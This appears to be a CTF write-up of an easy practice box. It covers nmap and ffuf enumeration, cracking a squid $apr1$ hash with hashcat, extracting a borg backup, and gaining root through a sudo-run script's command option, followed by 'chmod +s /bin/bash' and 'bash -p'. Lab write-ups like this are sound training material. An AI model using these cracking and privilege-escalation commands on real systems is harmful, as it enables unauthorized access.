


- Difficulty: Easy
- 5 Questions
- Flags: user.txt and root.txt
- Covered topics
    - Directory FUZZING
    - password/hash cracking
    - Encrypted Archives
    - Bash scripting
    - Privilege Escalation

ENUMERATION

As always I'll start with an nmap scan running default scripts, version discovery and output to a file.

```
└─$ nmap -sC -sV -oN nmap_scan 10.10.229.49
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-17 19:14 NZST
Nmap scan report for 10.10.229.49
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.12 seconds
```

WebSite Enumeration


- Landing page is an Apache2 default page so I setup FFUF directory FUZZER before I checked the source code.
- Nothing in source code of landing page.

FFUF SCAN

```
ffuf -w ~/wordlists/directory-list-2.3-small.txt:FUZZ -u
http://10.10.229.49/FUZZ
```

/admin

Clicked on the admin panel, read the chat. Alex disclosed that he'd left the config files laying around so I think a good place to start is looking for these config files by manually looking while Ffuf runs. I also downloaded the archive.tar file from Archive → Download.



Next step is to extract the archive

```
tar -xvf archive.tar
```

There was information about borg within the extracted home directory and subdirectories but before I investigate that I'll check out the /etc directory which Ffuf found.

/etc

I found what looks to be a username and password hash in `/etc/squid/passwd`

```
music_archive:$apr1$BpZ.Q.1m$F0qqPwH<redacted>
```

Next step is to try and crack this hash. To do that I need to know the format so I'll use hashid to identify it.
-m displays the mode we can use for hashcat when we attempt to crack the hash.

```
hashid -m $apr1$BpZ.Q.1m$F0qqPwH<redacted>
```

CRACKING THE HASH

```
music_archive:$apr1$BpZ.Q.1m$F0qqPwH<redacted>
```

After a few missed attempts trying to crack the hash with the wrong hashcat mode.

I read up about basic_ncsa_auth here https://www.systutorials.com/docs/linux/man/8-basic_ncsa_auth/ because it was mentioned in `/etc/squid/ directory. Under the description section it mentioned a few encryption types that are accepted. I checked hashcat's website (https://hashcat.net/wiki/doku.php?id=example_hashes) where it lists the different types of modes, this makes it easier to search when you're looking for a specific mode.

```
This authenticator accepts: * Blowfish - for passwords 72 characters or less in length * SHA256 - with salting and magic strings * SHA512 - with salting and magic strings * MD5 - with optional salt and magic strings * DES - for passwords 8 characters or less in length NOTE: Blowfish and SHA algorithms require system-specific support.
```

I was looking at the different formats mentioned when I noticed that mode 1600 MD5 looked very similar to our hash so I gave it a try using the rockyou.txt password list.

hashcat.net/wiki/doku.php?id=example_hashes

Crypto Hacking Remote Suppo...

1600	Apache $apr1$ MD5, md5apr1, MD5 (APR) [2]	$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.
1700	SHA2-512	82a9dda829eb7f8ffe9fbe49e45d47d2dad9664fb
1710	sha512($pass.$salt)	e5c3ede3e49fb86592fb03f471c35ba13e8d89b8
1720	sha512($salt.$pass)	976b451818634a1e2acba682da3fd6efa72adf8a
1730	sha512(utf16le($pass).$salt)	13070359002b6fbb3d28e50fba55efcf3d7cc115f
1740	sha512($salt.utf16le($pass))	bae3a3358b3459c761a3ed40d34022f0609a02c
1750	HMAC-SHA512 (key = $pass)	94cb9e31137913665dbea7b058e10be5f050cc3
1760	HMAC-SHA512 (key = $salt)	7cce966f5503e292a51381f238d071971ad5442
1770	sha512(utf16le($pass))	79bba09eb9354412d0f2c037c22a777b8bf549al
1800	sha512crypt 6, SHA512 (Unix) [2]	$6$52450745$k5ka2p8bFuSmoVT1tzOyyuaRE

```
hashcat -a 0 -m 1600 '$apr1$BpZ.Q.1m$F0qqPwH<redacted>'
~/wordlists/rockyou.txt
```

```
$apr1$BpZ.Q.1m$F0qqPwHSOG50U[redacted].:squ[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
```

Finally we have a password to try.

`password: squi<redacted>`

I tried ssh using the password and username alex but no luck. Lets dive into this archive folder and see if we can find anything interesting.

ARCHIVE.TAR BACKUP

- Reading some of the backup files revealed the archive has been backed up by borg which supports compression and authenticated encryption.

Borg Archive Data encryption

On borg's website it has a section on how to extract the archive, but first I have to install borg.

Installing Borg

I did have to install some of the dependencies, instructions can be found on the same site
https://borgbackup.readthedocs.io/en/stable/installation.html

Distribution	Source	Command
Alpine Linux	Alpine repository	`apk add borgbackup`
Arch Linux	[community]	`pacman -S borg`
Debian	Debian packages	`apt install borgbackup`
Gentoo	ebuild	`emerge borgbackup`
GNU Guix	GNU Guix	`guix package --install borg`
Fedora/RHEL	Fedora official repository	`dnf install borgbackup`

Extracting Files

Borg extract details can be found here
https://borgbackup.readthedocs.io/en/stable/usage/extract.html
With specific examples at the bottom of the page, this is where I found out that extracting the archive required a username attached to the

command ::music_archive as well as a passphrase. Lucky for me I have a username and password.

```
└─$ borg extract home/field/dev/final_archive/::music_archive
Enter passphrase for key /home/kali/tryhackme/CTFs/cyborgt8/home/field/dev/final_archive:
```

After the extraction completed a new folder in the home directory appeared "alex".

```
└─$ ls -la home/alex
total 64
drwxr-xr-x 12 kali kali 4096 Dec 30  2020 .
drwxr-xr-x  4 kali kali 4096 May 18 10:30 ..
-rw-------  1 kali kali  439 Dec 29  2020 .bash_history
-rw-r--r--  1 kali kali  220 Dec 29  2020 .bash_logout
-rw-r--r--  1 kali kali 3637 Dec 29  2020 .bashrc
drwx------  4 kali kali 4096 Dec 29  2020 .config
drwx------  3 kali kali 4096 Dec 29  2020 .dbus
drwxrwxr-x  2 kali kali 4096 Dec 30  2020 Desktop
drwxrwxr-x  2 kali kali 4096 Dec 30  2020 Documents
drwxrwxr-x  2 kali kali 4096 Dec 29  2020 Downloads
drwxrwxr-x  2 kali kali 4096 Dec 29  2020 Music
drwxrwxr-x  2 kali kali 4096 Dec 29  2020 Pictures
-rw-r--r--  1 kali kali  675 Dec 29  2020 .profile
drwxrwxr-x  2 kali kali 4096 Dec 29  2020 Public
drwxrwxr-x  2 kali kali 4096 Dec 29  2020 Templates
drwxrwxr-x  2 kali kali 4096 Dec 29  2020 Videos
```

- After enumerating the directories and file I arrived at `/documents/note.txt` which contained a username and password. Lets try ssh with these creds.

```
username: alex
password: S3cr<redacted>
```

SUCCESS!!! We have an initial foothold

SSH Enumeration

- As expected we land in alex's home directory, a quick search revealed the user.txt file.
- Next step PrivEsc to get the root.txt flag.
- Lets check our sudo permissions with `sudo -l`
- I checked .bash_history before going further to see if there was anything of interest. Turns out we can potentially tag elevated commands onto the backup.sh script, so lets check that out.

SUDO Permissions

```
sudo -l
Matching Defaults entries for alex on ubuntu:
 env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
 (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

.bash_history contents

```
cd /etc/mp3backups/
ls
./backup.sh
ls
echo "hi" >> backup.sh
ls
sudo ./backup.sh -c whoami
sudo ./backup.sh -c /bin/bash
```

Lets test out the command execution

```
alex@ubuntu:/etc/mp3backups$ sudo ./backup.sh -c whoami
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: '/run/user/108/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex
 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/son
x/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /
ps//ubuntu-scheduled.tgz

tar: Removing leading `/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
root
```

Ok looks like I can execute code as root so lets try cat the root.txt file

Within backup.sh there is a while loop function that gets a parameter from the command line with -c (this is represented by case, case is the python code for switch.) the function is then executed at the end of the script.

```
alex@ubuntu:/etc/mp3backups$ cat backup.sh
#!/bin/bash

sudo find / -name "*.mp3" | sudo tee /etc/mp3backups/backed_up_files.txt


input="/etc/mp3backups/backed_up_files.txt"
#while IFS= read -r line
#do
  #a="/etc/mp3backups/backed_up_files.txt"
#  b=$(basename $input)
  #echo
#  echo "$line"
#done < "$input"

while getopts c: flag
do
        case "${flag}" in
                c) command=${OPTARG};;
        esac
done



backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/a
mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/
alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=$(hostname -s)
archive_file="$hostname-scheduled.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=$($command)
echo $cmd
```

```
cd /etc/mp3backups
sudo ./backup.sh -c "cat /root/root.txt"
```

```
Backup finished
flag{Than5s_f0r_[redacted]
alex@ubuntu:/etc/mp3backups$
```

PRIVESC


Yes I have the root flag but I haven't escalated to root yet. I'll try and change /bin/bash to have special permissions so that I can get a root shell.

```
"chmod +s /bin/bash"
ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 Jul 12  2019 /bin/bash

bash -p
```

SUCCESS!!!

| `-p` | If the -p option isn't specified the function will not be inherited from the environment, meaning if you just run bash it will run as the current user. If we use -p it will inherit the permissions which in this case are special permissions allowing us to run with root privileges.



There we have it, we are now root.